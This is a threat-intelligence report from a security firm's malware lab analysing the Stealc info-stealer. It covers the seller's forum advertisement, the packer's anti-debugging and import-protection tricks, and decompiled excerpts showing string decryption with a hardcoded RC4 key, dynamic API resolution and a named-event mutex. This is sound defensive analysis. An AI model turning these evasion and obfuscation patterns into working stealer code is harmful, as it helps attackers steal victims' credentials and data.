DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

Stealc

Malware Analysis Report

Summary

DEFENCE TECH

1 Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

On January 10, 2023, “plymouth”, a member of the underground Russian-speaking forums XSS and BHF, started advertising a new non-resident stealer that features a flexible data collection configuration and a user-friendly admin panel called “stealc”.

According to the seller, the development of Stealc is inspired by popular info-stealers in the underground market, including Vidar, Raccoon, Mars and RedLine. In figure 1, Recorded Future* threat intelligence platform reveals an increasing diffusion of this malware family.




Figure 1. Event count related to Stealc from Recorded Future threat intelligence platform

We decided to analyse a recent sample of this malware, which we downloaded from MalwareBazaar**. This malware has recently been published and analysed*** ****, consequently there are not many samples of this family. The developers are still updating it rapidly according to intelligence sources as Recorded Future.


** Recorded Future: Securing Our World With Intelligence*

*** MalwareBazaar | Stealc (abuse.ch)*

**** Stealc: a copycat of Vidar and Raccoon info-stealers gaining in popularity - Part 1 (sekoia.io)*

***** Stealc: a copycat of Vidar and Raccoon info-stealers gaining in popularity - Part 2 (sekoia.io)*

This is a stealer distributed as Malware-as-a-Service (MaaS), developed entirely in C, and described as lightweight (~78 kb), which implements code obfuscation, sensible data and credentials collection, sending all the gathered information to the Command & Control.
The version analysed in this report seems to be the latest available at the time of writing. This is suggested by the version stored in the metadata of the executable, however since its content is attacker controlled, we also matched the results of our analysis with the advertised features of the latest version of the malware in figure 2.


Feb 26th, 2023

Author of the topic

plymouth
Seller

Sign up:	30 Jul 2022
Messages:	9
Reaction:	9

Stealc v1.3.1

Web update:
- When uploading a large number of logs, the recording of the collected archive from intermediate files to the main ZIP is now taken into account, the "Writing to disk..." status window has appeared..." - the loader waits for the creation of the final zip on the server and automatically starts downloading the assembled zip at the end of generation (relevant for servers on HDD)
- added Ledger Live
icon - error code 403 has been added to the stub pages (complication of the search for admins by shodan)
- Added functionality for creating and editing build builds to the Stats

page: - cleaning the stub - the Running Path parameter has been added to the file system_info.txt - from which process the software was launched and the full path to the file at the time of launch

Figure 2. Translated forum post from the seller

This matches what we found in the disassembly where the sample writes the running path in the "System_info.txt" as in figure 3.



```
internal_free(v137.pointer);
v54 = buffer_append(&buffer, &out_buffer, str____Running_Path__);
buffer_copy(v54, &buffer);
```

Figure 3. Screenshot of the feature announced on the post of the latest version

During the analysis we noted that the sample was packed by a compressor utility which obfuscates the code making reverse engineering quite difficult. Unfortunately, it uses a legitimate commercial tool, since we could not find any automatic unpacking tool, we are not going to divulge or describe with details the techniques used to unpack it. The focus of this report will be on the general behaviour of this malware family and a few differences which we observed in this sample that were not documented from older samples.


DEFENCE TECH

3

Analysis

3. Analysis

The analysed file is sensibly bigger than it was described by previous analyses*: 12,3 MB. This size is caused by the packer used to obfuscate the sample; indeed, when opened on IDA**, a tool used to debug and to perform reverse engineering by malware analysts, the sample has an obfuscated Main function as seen in figure 4, so we needed to unpack it to observe its behaviour.



```
_3__puqTR:0182023C
_3__puqTR:0182023C ; =============== S U B R O U T I N E =======================================
_3__puqTR:0182023C
_3__puqTR:0182023C ; Attributes: library function
_3__puqTR:0182023C
_3__puqTR:0182023C                 public start
_3__puqTR:0182023C start           proc near
_3__puqTR:0182023C                 call    sub_1714A73
_3__puqTR:01820241                 jmp     loc_185508E
_3__puqTR:01820241 start           endp
```

```
void start()
{
  sub_1714A73();
  JUMPOUT(0x185508E);
}
```

Figure 4. Main function of the packed sample

The packer used by the developers is a legitimate commercial tool, unfortunately it is also commonly abused by threat actors to protect malicious code.

* *Stealc: Malware sample association - Reference on table 1*

** *Hex Rays - State-of-the-art binary code analysis solutions (hex-rays.com)*

3.1 Anti-analysis techniques


Given the commercial nature of the packer we will not divulge the exact unpacking method, but we will summarise some of the anti-analysis techniques it uses.

3.1.1 Encrypted code loaded into memory

The PE file contains several sections whose names are gibberish, without the usual section names as .text or .data. Four of these sections are empty and initialised with zeros when loaded, the others contain the code and data.

The packer extracts the original PE sections to its own empty sections, this is not a common behaviour since simpler packers usually just extract the original PE file in memory.

The file starts executing in the decryption stub which loads the malicious part of the binary into memory, since the memory permission are already set in the section headers no VirtualProtect* calls are needed.



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
⌄ S_=Y%NxO	0	0	1000	DCE2	E0000020
>	0	^	ECE2	^	rwx
⌄ :JjZUx*=	0	0	F000	331A	40000040
>	0	^	1231A	^	r--
⌄ uE)%gJ;3	0	0	13000	2111F7	C0000040
>	0	^	2241F7	^	rw-
⌄]]em:6+=	0	0	225000	6C3014	60000020
>	0	^	8E8014	^	r-x
⌄ PyA@Ce3c	400	400	8E9000	37C	C0000040
>	800	^	8E937C	^	rw-
⌄ 3#+puqTR	800	C5BC00	8EA000	C5BBB0	60000020
>	C5C400	^	1545BB0	^	r-x
⌄ 0Np*Hh'G	C5C400	1600	1546000	15E8	40000040
>	C5DA00	^	15475E8	^	r--

Figure 5. Section headers and their permissions

* *VirtualProtect function (memoryapi.h) - Win32 apps | Microsoft*

3.1.2 Anti-debugging techniques

Debugging is crucial for understanding obfuscated code; this sample uses several techniques to detect when the process is started by the debugger or if the debugger attaches after the process has started. In both cases the process terminates with an error message claiming that the application cannot be debugged. Popular open-source anti-debug bypasses such as ScyllaHide* do not work out of the box.

3.1.3 Imports protection

The IAT (Import Address Table) of the unpacked file has been removed and the packer replaced all external invocations with calls to stubs in the packer code, these stubs are obfuscated procedures that dynamically calculate the actual address of the original function. Therefore, without the code of the packer the sample cannot be executed, this makes unpacking it to produce a clean PE file impossible.

3.1.4 Anti-patching technique


We also observed an anti-patching technique, which detects changes both in the packer code and the unpacked code. If tampering is detected, the process will terminate with an error message. This is a further anti-debug technique since adding software breakpoints to the process in memory also counts as a type of patching.

** GitHub - x64dbg/ScyllaHide: Advanced usermode anti-anti-debugger*

3.2 Technical analysis and behaviour

After unpacking and finding the entry point of the malicious code, we could start to reverse engineer it. The following picture shows the main function of the sample with all the sub-procedures appropriately named.

Now the code looks more readable, so that we could analyse the important functions and the behaviour of the malware (see figure 6).




```
load_strings();
resolve_imports();
AppendTobuffer(&buffer, empty_string);
exit_if_language_match();
v9 = get_user_name();
v8 = get_computer_name();
v0 = buffer_append(&buffer, &out_buffer, str_HAL9TH);
v1 = buffer_append(v0, &v11, "_");
v2 = buffer_append(v1, &v12, v8);
v3 = buffer_append(v2, &v13, "_");
v4 = buffer_append(v3, &v14, v9);
buffer_copy(v4, &buffer);
internal_free(v14.pointer);
internal_free(v13.pointer);
internal_free(v12.pointer);
internal_free(v11.pointer);
internal_free(out_buffer.pointer);
event_name = buffer.pointer;
while ( 1 )
{
  v6 = ptr_OpenEventA(EVENT_ALL_ACCESS, 0, event_name);
  if ( !v6 )
    break;
  ptr_CloseHandle(v6);
  ptr_sleep(6000);
}
v7 = ptr_CreateEventA(0, 0, 0, event_name);
timebomb_check();
main_malware_logic();
ptr_CloseHandle(v7);
ptr_ExitProcess(0);
```

Figure 6. Main function of unpacked and reversed sample

All the strings are encrypted with the RC4 algorithm and encoded as Base64. RC4 is a common stream cipher which is very easy to implement; it encrypts one byte at a time, although still effective, it is now considered obsolete given the existence of more modern and robust algorithm such as AES encryption algorithms family.

This sample implements strings decryption, using the hardcoded key, by calling a specific function once for each encrypted string, and then storing the result in a global variable. This behaviour can be seen in figure 7.




```
void __usercall load_strings()
{
  g_stringKey = "13295390737862391585";
  str_09 = decrypt_string("cPs=");
  str_04 = decrypt_string("cPY=");
  str_20 = decrypt_string("cvI=");
  str_23 = decrypt_string("cvE=");
  str_GetProcAddress = decrypt_string("B6dF8HKPmcKnRXW1GQc=");
  str_LoadLibraryA = decrypt_string("DK1QxEyJmPGiU36R");
  str_lstrcatA = decrypt_string("LLFF0mOBjsI=");
  str_OpenEventA = decrypt_string("D7JUzkWWn+23YA==");
```

Figure 7. Decrypting every string

Once the strings have been decrypted, the sample begins to resolve the Windows APIs it needs and similarly to strings, stores them in global variables (see figure 8).


This is a common pattern in malicious code, however as stated before, this sample was protected with a packer which includes import protection techniques; by manually resolving the APIs, Stealc effectively nullifies the protection.



```
if ( v0 )
{
  ptr_getProcAddress = (int (__stdcall *)(_DWORD, _DWORD))FindGetProcAddress();
  ptr_LoadLibrary = (int (__stdcall *)(_DWORD))ptr_getProcAddress(v0, str_LoadLibraryA);
  ptr_lstrcatA = (int (__cdecl *)(_DWORD, _DWORD))ptr_getProcAddress(imp_kernel32, str_lstrcatA);
  ptr_OpenEventA = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))ptr_getProcAddress(imp_kernel32, str_OpenEventA);
  ptr_CreateEventA = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))ptr_getProcAddress(
                                                                        imp_kernel32,
                                                                        str_CreateEventA);
  ptr_CloseHandle = (int (__stdcall *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_CloseHandle);
  ptr_sleep = (int (__stdcall *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_Sleep);
  ptr_GetUserDefaultLangID = (int (*)(void))ptr_getProcAddress(imp_kernel32, str_GetUserDefaultLangID);
  ptr_VirtualAllocExNuma = ptr_getProcAddress(imp_kernel32, str_VirtualAllocExNuma);
  ptr_VirtualFree = ptr_getProcAddress(imp_kernel32, str_VirtualFree);
  ptr_GetSystemInfo = (int (__cdecl *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_GetSystemInfo);
  ptr_VirtualAlloc = ptr_getProcAddress(imp_kernel32, str_VirtualAlloc);
  ptr_HeapAlloc = (int (__stdcall *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_HeapAlloc);
  ptr_GetComputerNameA = (int (__stdcall *)(_DWORD, _DWORD))ptr_getProcAddress(imp_kernel32, str_GetComputerNameA);
  ptr_lstrcpyA = (int (__stdcall *)(_DWORD, _DWORD))ptr_getProcAddress(imp_kernel32, str_lstrcpyA);
  ptr_GetProcessHeap = (int (__stdcall *)(_DWORD, _DWORD))ptr_getProcAddress(imp_kernel32, str_GetProcessHeap);
  ptr_GetCurrentProcess = (int (__cdecl *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_GetCurrentProcess);
  ptr_lstrlenA = (int (__stdcall *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_lstrlenA);
  ptr_ExitProcess = (int (__stdcall *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_ExitProcess);
  ptr_GlobalMemoryStatusEx = (int (__cdecl *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_GlobalMemoryStatusEx);
  GetSystemTime = (int (__stdcall *)(_DWORD))ptr_getProcAddress(imp_kernel32, str_GetSystemTime);
  ptr_SystemTimeToFileTime = (int (__stdcall *)(_DWORD, _DWORD))ptr_getProcAddress(
                                                                imp_kernel32,
                                                                str_SystemTimeToFileTime);
```

Figure 8. Resolving the imports

The sample includes a check to ensure that it is not running multiple times concurrently; this is done by creating a named event called *"HAL9TH_<computer name>_<username>"*, if this event already exists the malware checks every six seconds waiting for it to be deleted. If this event does not exist, the malware logic continues by creating it.
The relevant APIs used for this process are OpenEventA()* and CreateEventA()**, as seen in figure 9.



```
event_name = buffer.pointer;
while ( 1 )
{
  v6 = ptr_OpenEventA(EVENT_ALL_ACCESS, 0, event_name);
  if ( !v6 )
    break;
  ptr_CloseHandle(v6);
  ptr_sleep(6000);
}
v7 = ptr_CreateEventA(0, 0, 0, event_name);
```

```
char *event_name; // ebx
0x419010:"HAL9TH_DESKTOP-32B383E_malwa"
```

Figure 9. Method to stop multi-execution

* *OpenEventA function (synchapi.h) - Win32 apps | Microsoft*

** *CreateEventA function (synchapi.h) - Win32 apps | Microsoft*

